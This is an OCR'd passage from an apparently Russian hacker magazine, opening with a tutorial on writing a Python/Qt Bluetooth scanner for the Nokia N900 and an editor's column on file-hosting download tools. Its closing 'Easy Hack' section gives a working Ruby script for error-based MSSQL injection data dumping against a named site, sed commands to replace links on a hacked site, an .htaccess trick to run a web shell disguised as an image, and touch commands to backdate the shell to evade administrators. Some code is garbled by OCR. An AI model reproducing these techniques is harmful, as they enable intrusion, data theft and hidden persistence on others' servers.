плане крайне дружелюбна.

УСТАНАВЛИВАЕМ СРЕДУ РАЗРАБОТКИ

Основным языком разработки для Maemo 5, как и для любого другого Linux, конечно же, является Си. Подробный Maemo 5 SDK, содержащий линуксовые утилиты и необходимые привязки, — лишнее тому подтверждение. Но программирование на Си, безусловно, требует серьезных навыков программирования, задача еще больше усложняется необходимостью изучения мобильной платформы. Но! Для Maemo5 доступен полноценный **интерпретатор Python** и, что не менее важно, портированы многочисленные библиотеки. Значит, можно использовать всю простоту питона и без лишней прелюдии взяться за разработку нашего приложения!

Интерпретатор Python доступен в виде пакета maemo-python-device-env в менеджере приложений. Убедиться, что интерпретатор установился правильно, можно, открыв X Terminal и набрав команду python. После этого ты окажется в приветственной консоли интерпретатора:


```
Python 2.5.4 (r254:67916, Oct  9 2009, 00:02:36)
[GCC 4.2.1] on linux2
Type "help", "copyright", "credits" or "license" for
more information.
>>>
```

В принципе можно попробовать запустить какой-нибудь несложный сценарий на Python'е уже сейчас, используя специально заготовленный bash-скрипт: run-standalone.sh <название_скрипта.py>. Для

этого подошел бы стандартный текстовый редактор, но это не сильно удобно. Конечно, можно заниматься разработкой скрипта на компьютере и далее вручную перекидывать его на телефон по SSH/SCP или еще как-нибудь, но и это не лучший вариант: о человеческой отладке пришлось бы забыть. Впрочем, все эти заботы ни к чему, потому как для разработки Python-приложений для Maemo есть замечательная IDE — **Pluthon**. Основанная на всем известном Eclipse'е, она позволяет разрабатывать и отлаживать скрипт на компьютере, а тестировать его прямо на телефоне. Причем этот вариант подходит для любой платформы: винды, линукса или мака. Для запуска понадобится лишь скачать два архива с pluthon.garage.maemo.org и распаковать их в одну папку. Помимо этого требуется, чтобы в системе был установлен JRE (java.sun.com). Все необходимое можно не качать, а взять с нашего диска.

ПОДГОТОВКА ПРОЕКТА

Позаимствованный у PyDev редактор кода предоставляет все прелести IDE: автодополнение кода, сниппеты, подсказки — все, что и без того может ускорить разработку. Далее схема действия Pluthon очень простая: разрабатываемый скрипт по команде на запуск перебрасывается через SSH на телефон и уже на мобильной платформе начинается его исполнение. По этой причине важно, чтобы на N900 был установлен OpenSSH-сервер, что легко делается через менеджер пакетов (подробнее читай в статье прошлого номера). Особенно приятно, что телефон вовсе необязательно подключать по USB к компьютеру: намного удобнее это сделать через беспроводные Bluetooth или Wi-Fi. Попробуем? Для начала создадим новый проект (меню File → Pluthon Project → Empty Python Project), далее жмем Next и выбираем способ удаленного подключения к телефону. Какой бы способ ты ни выбрал — USB, Bluetooth, WLAN ad-hoc — не поленись зайти в настройки. Здесь необходимо правильно указать IP-адрес девайса, а также имя пользователя для работы в системе. Чтобы не было проблем я обычно отлаживаю программы под рутом, хотя это и может быть небезопасно. Далее нажатием на кнопку Finish мы создаем проект.



PLUTHON — СРЕДА РАЗРАБОТКИ ДЛЯ MAEMO

Тут надо сказать, что по умолчанию Python установлен в «голом» виде, в нем практически нет готовых модулей. Поэтому все приходится устанавливать дополнительно в виде специального пакета PyMaemo, представляющего собой сборку сортированных модулей для платформы Maemo. Нас в первую очередь интересуют два модуля:

- **PyMaemo/HildonDesktop**, предоставляющий привязки для использования интерфейса Maemo;
- **PyBluez** — обертка для простого использования встроенного Bluetooth.

В ином бы случае PyMaemo пришлось устанавливать вручную, но Pluthon в момент создания нового проекта предлагает проверить мобильное устройство на наличие необходимых для комфортной разработки библиотек. В случае необходимости, все подкачивается из инета и устанавливается автоматически, а тебе остается лишь смотреть на сообщения в логе.

ПРИСТУПАЕМ К РАЗРАБОТКЕ

Теперь вернемся к нашей задаче — нам необходимо просканировать Bluetooth-эфир. Установив PyMaemo, который включает обертку PyBluez, мы сильно облегчили себе задачу, потому как у нас больше нет необходимости заморачиваться по поводу низкоуровнего взаимодействия с BT-модулем (вот они прелести Python!). Библиотека все сделает сама: главное не забыть ее импортировать, поэтому делаем это в первую очередь:

```
import bluetooth
```

Операция по поиску беспроводных устройств в эфире называется Discover и реализована в библиотеке bluetooth как один из методов. Причем в качестве параметров можно указать, определять ли имена устройств (их числовой идентификатор, например, step_nokia, N900-phone и т.д.) или нет. В ответ функция возвратит список, в котором будут имена устройств и их MAC-адреса — естественно в случае, если таковые имеются. Присвоим результат сканирования переменной nearby_devices:

```
nearby_devices =
      bluetooth.discover_devices(lookup_names = True)
```

Теперь остается только вывести результат сканирования. Для простоты примера представим, что имеем дело с обычном консольным приложением и для вывода будем использовать стандартную функцию для вывода текстовых данных:

```
print "found %d devices" % len(nearby_devices)
for addr, name in nearby_devices:
   print "  %s - %s" % (addr, name)
```


Теперь соединяем все вместе и через меню Run → Run отдаем команду на запуск, предварительно проверив, что на телефоне включен Bluetooth. В момент первого запуска Pluthon поинтересуется, каким образом ему переносить исходник на мобильное устройство: безопасно монтировать удаленный диск или копировать скрипт по SSH. Второй вариант не требует настройки, поэтому будем использовать его. Единственное, что нужно, — это ввести пароль пользователя, который ты ранее указывал в момент настройки подключения. Если ты так же, как и я, указал root, то вспомни тот пароль, который указал в момент установки приложения rootsh.

В случае успеха в панели для отладки PluThon отобразится вывод скрипта: имена всех найденных устройств, а также их MAC-адреса. Можно также запустить сценарий из консоли: передав название скрипта в качестве аргумента **run-standalone.sh**. Правда, прямо скажем, что на мобильное приложение это пока явно не похоже.


СОЗДАЕМ ИНТЕРФЕЙС ЧЕРЕЗ QT

Чего не хватает нашей программе, так это полноценного графического интерфейса. К счастью, существует несколько вариантов наверстать упущенное. Можно, как и для более ранних версий Maemo, использовать библиотеку GTK. Но раз уж компания Nokia приобрела небезызвестный набор библиотек Qt и, тем более, портировала его для Maemo5, то было бы глупо отказываться от использования новой технологии. Причем, если ты уже имел опыт разработки с использованием Qt, то ничего ровным счетом не изменится: на N900 все работает точно так же, как и под виндой или обычным линуксом. Вплоть до того, что можно взять готовые примеры и без труда запустить их на мобильной платформе!


Поскольку приложение мы разрабатываем на Python, то необходимо установить для Qt необходимые привязки: **PyQt** (www.riverbankcomputing.co.uk) или **PySide** (www.pyside.org). Мы будем использовать первый вариант. Для этого, как в Debian или Ubuntu,



ЗАПУСКАЕМ НАШ СКРИПТ В КОНСОЛИ



ГОТОВОЕ ПРИЛОЖЕНИЕ: РЕЗУЛЬТАТ СКАНИРОВАНИЯ BLUETOOTH-ЭФИРА



info

Хочешь еще больше инфы об N900? На www.xakep.ru/N900 мы ведем **специальный раздел**, где делимся секретами работы с новой платформой Maemo5.

ВАЖНО, ЧТО ДЛЯ НАЧАЛА РАЗРАБОТКИ ПРИЛОЖЕНИЯ НЕ НАДО МОРОЧИТЬ ГОЛОВУ С ИЗУЧЕНИЕМ НОВОЙ ПЛАТФОРМЫ. ИСПОЛЬЗУЯ УЖЕ ИМЕЮЩИЕСЯ ЗНАНИЯ PYTHON'А И БИБЛИОТЕКУ QT, МЫ СХОДУ СМОГЛИ РАЗРАБОТАТЬ РАБОТОСПОСОБНОЕ ПРИЛОЖЕНИЕ ДЛЯ NOKIA N900.

воспользуемся пакетным менеджером apt-get. Открываем консоль, переходим в режим рута (sudo gainroot) и далее набираем команду для инсталляции PyQt (пакет называется python2.5-qt4):

```
apt-get install python2.5-qt4
```

Для того чтобы вникнуть в азы проектирования интерфейсов на Qt, рекомендую прочитать очень доходчивый мануал, который выложен на диск. А пока попробуем на нашем примере разобрать общие черты приложения. Первым делом импортируем нужные библиотеки Qt:

```
import sys
from PyQt4 import QtGui, QtCore
import bluetooth
```

Далее создаем класс с нашим основным окном и обозначим для него заголовок «N900 Bluetooth-scanner»:

```
class MainWindow(QMainWindow):
  def __init__(self, *args):
    apply(QMainWindow.__init__, (self,) + args)
    self.setWindowTitle \
   ('N900 Bluetooth scanner')
```

Главный компонент окна QTextEdit, в который мы поместим вывод информации о найденных устройствах:

```
self.browser = QTextEdit()
```

Как и в предыдущем примере, получаем информацию об устройствах в эфире с помощью метода discover_devices() и добавляем имя и MAC-адрес устройства в наш QTextEdit, используя цикл:

```
nearby_devices = bluetooth.discover_devices(
   lookup_names = True)
```

```
for addr, name in nearby_devices:
  self.browser.append(" %s-%s" % (addr, name))
```

Далее создаем экземпляр объект нашего окна и запускаем цикл с обработчиком событий:

```
app = QtGui.QApplication(sys.argv)
qb = MainWindow()
qb.show()
sys.exit(app.exec_())
```

Теперь можно оформить наше приложение в виде **Debian-пакета**, готового к установке. В этом опять же нас выручит среда разработки Pluthon. Достаточно запустить специальный мастер через меню Export → PluThon → Export to Debian Package, после чего, выбрав платформу Maemo, получить готовый к распространению пакет. Правда, для запуска программы на другом телефоне, потребуется установленный интерпретатор Python.

ДАЛЬНЕЙШАЯ РАЗРАБОТКА


Теперь, когда наша программа получила очертания обычного для N900 приложения и выполняет вполне конкретную цель, можно дополнить интерфейс дополнительными элементами. Я добавил кнопку «Начать сканирование» и реализовал сканирование эфира по запросу, а, используя базу «MAC-адрес — производитель», мог бы добавить функцию определения имени производителя. Исходники мы выложили на наш DVD. Возможности PyBluez, помимо всего прочего, позволяют легко определить, какие сервисы предоставляет беспроводное устройство, а значит, ты без труда сможешь реализовать и такую возможность. Важно, что для начала разработки приложения не надо морочить голову с изучением новой платформы. Используя уже имеющиеся знания Python'а и библиотеку Qt, мы сходу смогли разработать работоспособное приложение для Nokia N900. Осталось выложить его в девелоперский репозитарий :).


■■ СТЕПАН «STEP» ИЛЬИН TWITTER.COM/STEPAH



КОЛОНКА РЕДАКТОРА

Хочу поделиться с тобой своим опытом общения с различными файлобменниками типа rapidshare.com. Когда только появился сам rapidshare (тогда еще в домене .de) и практически все пользовались только им, проблем не было никаких. В издательстве откуда-то взялся Premium-аккаунт, который разошелся среди своих. Круг «своих», конечно, расширялся не по дням, а по часам, поэтому сообщения о превышении недельного лимита на скачку очень скоро стали обычным явлением. Дальше появилось куча клонов: Megaupload.com, FileFactory.com, DepositFiles и много-много других, в том числе российских. Каждый оказывался еще более изворотливый в подсовывании рекламы, попапов, а также ограничениях, которые непременно накладываются на пользователей, не желающих приобретать платные аккаунты — в конце концов, пользоваться ими стало окончательно невыносимо. Если есть возможность, я непременно скачаю файл через torrent'ы или найду человеческое HTTP/FTP-зеркало, но если такой возможности нет? Мысль сидеть с открытой вкладкой браузера, пытаясь пробраться через тонну рекламы и таймеры, отделяющие от закачки, всегда казалась чрезвычайно унылой, как и идея разного рода Premium-аккаунтов.
Но при всей нелюбви к таким сервисам, использовать их приходится часто. Некоторые вещи нигде, кроме файлообменников, не найти. Когда-то давно я использовал неплохую программу **Universal Share Downloader** (www.dimonius.ru/?usd). Накидал ей ссылок — и она сама качает, как только это станет возможным, лишь иногда спрашивая ввести капчу. С другой стороны, не сильно хочется возиться еще с какой-то программой, когда нужно скачать один единственный файл. С нынешними скоростями я уже давно отказался от всяких менеджеров закачек и все скачиваю только браузером. В этом плане настоящей находкой стал плагин **SkipScreen** (skipscreen.com) для Firefox. Теперь, если открыть ссылку на Rapidshare.com и десятке других сервисов, то плагин произведет автоматическую замену HTML-контента, скромно говоря: «Ничего не делайте. Закачку я начну сам, как только это станет возможным». И начинает! Забавно, что один из файлообменников Mediafire.com пытался, как ему казалось, настучать в отдел по модерированию аддонов к Firefox'у. В результате Mozilla запрос отклонила, а плагин стал еще более популярным :).
И все-таки, что делать, когда нужно скачать с файлообменника сразу десяток-другой файлов. В конце концов, где ты видел фильм, который выложен полностью и не поделен частей так на 30? Опять же, файлообменникам не место жалко, — искусственное ограничение на размер одного файла позволяет им показывать еще больше рекламы, еще больше бесить пользователя, чтобы тот покупал платные аккаунты. В такой ситуации самое лучшее решение — это менеджер закачек **JDownloader** (jdownloader.org). Умопомрачительная прога написана на Java и сделает все, чтобы глаза твои больше файлообменников не видели. Скопируй ссылку. Дальше JD действует сам — формирует ссылки в пакеты (если, например, файл разбит на 10 или хоть 20 частей), проверяет, доступен ли файл, потом сам распознает «капчу» (лишь иногда выскакивает окно для ввода), сам ждет, сколько нужно, и дальше... сообщает тебе, когда файл будет скачен. Можно даже настроить автоматическую распаковку многотомных архивов — тоже просто. Если JD ссылку не подхватил, значит, он не поддерживает этот сервис. Поверить сложно: для программа разработано такое бешенное количество плагинов, что, кажется, подходящий аддон есть для любого файлообменника на свете. Словом, суперинструмент.
И да. Если вдруг тебе самому нужно выложить большой файл, не мучай людей. Не надо. Воспользуйся «Народ.Диском» от «Яндекса». Максимальный размер для одного файла в 5 Гб — единственное ограничение этого хостига, где нет рекламы, таймеров и прочей ерунды. ⌶





JOKESTER FORUM.ANTICHAT.RU
TWOSTER ANTIQWERTY@GMAIL.COM, TWOST.RU

Easy Hack Easy Hack Easy Hack

Easy Hack

ХАКЕРСКИЕ СЕКРЕТЫ ПРОСТЫХ ВЕЩЕЙ



ЗАДАЧА: ОТРЕДАКТИРОВАТЬ ТЕКСТ ЧЕРЕЗ КОНСОЛЬ ПОРУТАННОГО СЕРВЕРА

РЕШЕНИЕ:

Часто бывает необходимо как можно быстрее отредактировать файлы прямо на сервере. Иногда это нужно сделать через telnet (back-connect, bind port), когда работа таких редакторов как vi или emacs невозможна. Но, независимо от типа подключения (back-connect, ssh, другое), можно воспользоваться потоковым редактором sed.
Предположим, у тебя есть такой конфиг:

```
<?
 //conf.db
 $database="mydb";
 $user="news_user";
 $password="Ofn08Gtk!";
?>
```

Если забыл поменять пароль перед заливкой файла, выполни в консоли сервера команду:

```
$ sed  's/Ofn08Gtk!/newpassword/' conf.db > tmp.for.sed && mv
tmp.for.sed conf.db
```

Sed также поддерживает регулярные выражения. Это очень удобно. Вот так, например, можно заменить все внешние ссылки в чужом индексе своими:

```
$ sed -e 's/href="http :\  /\/[^"]""/href="http://yourlink.
com»/g' index.html
```

№ 2 ЗАДАЧА: УСТАНОВИТЬ ПЛАГИН FIREFOX ДЛЯ БОЛЕЕ СТАРОЙ ВЕРСИИ

РЕШЕНИЕ:

Firefox часто обновляется и не всегда разработчики расширений успевают пересобрать расширения под новую версию. Конечно, лучше дождаться, когда разработчики сами сделают это, но, если тебе уже совсем невтерпеж, то следуй моим советам и у тебя все получится.

1. Качаем нужный тебе плагин, изменяем расширение файла на .zip и распаковываем.
2. Открываем файл install.rdf и находим там секцию вроде этой:

```
<em:targetApplication>
 <Description>
  <em:id>{ec8030f7-c20a-464f-9b0e-13a3a9e97384}</em:id>
  <em:minVersion>1.0</em:minVersion>
  <em:maxVersion>2.0</em:maxVersion>
 </Description>
</em:targetApplication>
```

Теперь заменяем значение maxVersion на свое или на старше, например, 4.0, и сохраняем изменения.
3. Запаковываем назад в zip-архив и меняем его расширение на .xpi.
Все, теперь можно устанавливать расширение, просто перетащи его в свой Firefox.
Но помни: этот метод срабатывает не всегда, есть расширения, которые просто несовместимы с новыми версиями Firefox.

№ 3 ЗАДАЧА: БЫСТРО СДАМПИТЬ ДАННЫЕ ИЗ MSSQL 2005/2008

РЕШЕНИЕ:

Можно воспользоваться уже привычными инструментами вроде SIPT или Pangolin.
А можно использовать технику SFX-SQLi. Именно на ней остановлюсь чуть подробнее.
В MSSQL 2000 с помощью оператора FOR XML можно получать результаты запроса в виде XML.


```
SELECT * FROM information_schema.tables FOR XML RAW;
```

Что вернет содержимое таблицы в виде XML. Однако в MSSQL 2000 выражение FOR XML не может быть использовано в подзапросе, поэтому дампить данные с помощью FOR XML можно, начиная с 2005 версии MSSQL-сервера.

1. Когда есть обычный вывод с помощью union (news.asp?id=1 union select top 1 null,null,null,table_name from information_schema.tables--), воспользуйся утилитой от Daniel Kachakil. Скачать ее можно тут: http://www.kachakil.com/papers/SFX-SQLi-en.htm.
2. Комбинируя метод SFX-SQLi с функцией substring(), можно дампить данные и через вывод в ошибке(error-based SQLi). Специально для этого я написал скрипт на Руби:

```
#! /usr/bin/ruby
#настройки тут
site="kbaptupa.ru»# доменное имя
path="/dir/linkdetail.aspx»# путь до уязвимого скрипта
inject="id=1+and+1="#уязвимый параметр
table="information_schema.columns» #название таблицы, кото-
рую дампить
#дальше ничего не меняем
require 'net/http'
require 'cgi'
```

Процесс дампа с помощью скрипта на Ruby



Утилита от Daniel Kachakil

```
outputlength =0
http = Net::HTTP.new(site, 80)
pagepath = "#{path}?#{inject}'#{'a'*4000}'"
resp, data = http.get(pagepath, nil)
outputlength = data.scan(%r{Conversion failed when converting
the varchar value '(.*?)\.\.\.}im)[0].to_s.length – 20
startindex =0
print "<#{table}>"
while true do
 request = «#{path}?#{inject}substring((select+*+from+#{tabl
e}+FOR+XML+RAW),#{startindex},#{outputlength})--"
 resp, data = http.get(request, nil)
 match= data.scan(/Conversion failed when converting the
nvarchar value '([\w\W]*?)' to data type int/im)
 break if match[0].to_s.length<outputlength or !match.any?
 print CGI.unescapeHTML(match[0].to_s)
 startindex+=outputlength
end


print "</#{table}>"
```

Отредактируй скрипт (внеси данные своей SQLi), а потом запусти его так:

```
$ ruby sfxsqli.rb > dump.xml
```

В файле dump.xml ты получишь данные таблицы в xml.

Результат работы скрипта (файл открыт в Firefox)





ЗАДАЧА: ЗАМАСКИРОВАТЬ ШЕЛЛ ПОД МЕСТНОСТЬ С ПОМОЩЬЮ .HTACCESS

РЕШЕНИЕ:

Заливая шелл на какой-нибудь ресурс, ты, конечно, хочешь, чтобы он прожил максимально долго и не был удален злобными админами в первый же день. Для этого шеллы прячут и маскируют под местность, чтобы файл не вызывал подозрений. А какие файлы в первую очередь вызывают подозрения? Ну, конечно же, скрипты. То есть, файлы с расширением .php .phtml .cgi .pl и т.д. будут проверены первыми. И, напротив, не вызывают подозрения, например, картинки. Но какая же польза от файла с расширением .jpg или .gif, скажешь ты. Ведь он неисполняемый и, если даже засунуть в него .php-код, то, чтобы он заработал, нужен будет инклуд. Это не совсем так, а точнее, совсем не так. Заставить апач воспринимать файл с любым расширением как .php нам поможет .htaccess.

Посмотрим, как это делается:

1. Создаем у себя на локалке файл .htaccess следующего содержания (можно и прямо на сайте создать):

```
AddType application/x-httpd-php .jpg
```

2. Заливаем его на взломанный сайт в папку, где будем прятать наш шелл (это если в директории нет такого файла; если есть, то просто добавляем к нему нашу строчку).

3. Меняем расширение шеллу с .php на .jpg.

4. Переходим с веба на нашу «картинку» и видим, что она исполняется.

Как видишь, все просто, теперь, зайдя в папку, админ видит только картинки, и шансов, что шелл будет найден, гораздо меньше.

Разумеется, таким образом можно поставить абсолютно любое расширение, будь то .txt, .gif или вообще не существующее .lol. Только злоупотреблять методом не советую. Если то, что ты делаешь, наносит вред функционалу сайта в целом, то шансы быть обнаруженным резко возрастают.



ЗАДАЧА: ИЗМЕНИТЬ ВРЕМЯ СОЗДАНИЯ ФАЙЛА, ЗАМАСКИРОВАВ ТЕМ САМЫМ ШЕЛЛ НА САЙТЕ

РЕШЕНИЕ:

Опять возвращаемся к вопросу сокрытия шелла, залитого на сайт. Каким образом админы находят и удаляют залитые файлы? Вариантов много, но один из них — поиск по дате создания и изменения файла. А это время мы можем изменить, тем самым усложнив админу задачу. Конечно, не панацея, но иначе шансы спалиться резко возрастают. Итак, приступим:

```
UNIX touch
```

1. Поставить на файл определенную дату, формат: год месяц число час минута.

```
touch -t200811182005 apach.php
```

Или так:

```
touch -d 'Jan 31 2007 12:34:56' apach.php
```

2. Сделать file5 того же времени, что и file4:

```
touch -r file4 file5
```

3. Сделать file7 30 секундами старше, чем file6:

```
touch -r file6 -B 30 file7
```

4. Сделать file7 30 секундами моложе, чем file6:

```
touch -r file6 -F 30 file7
```

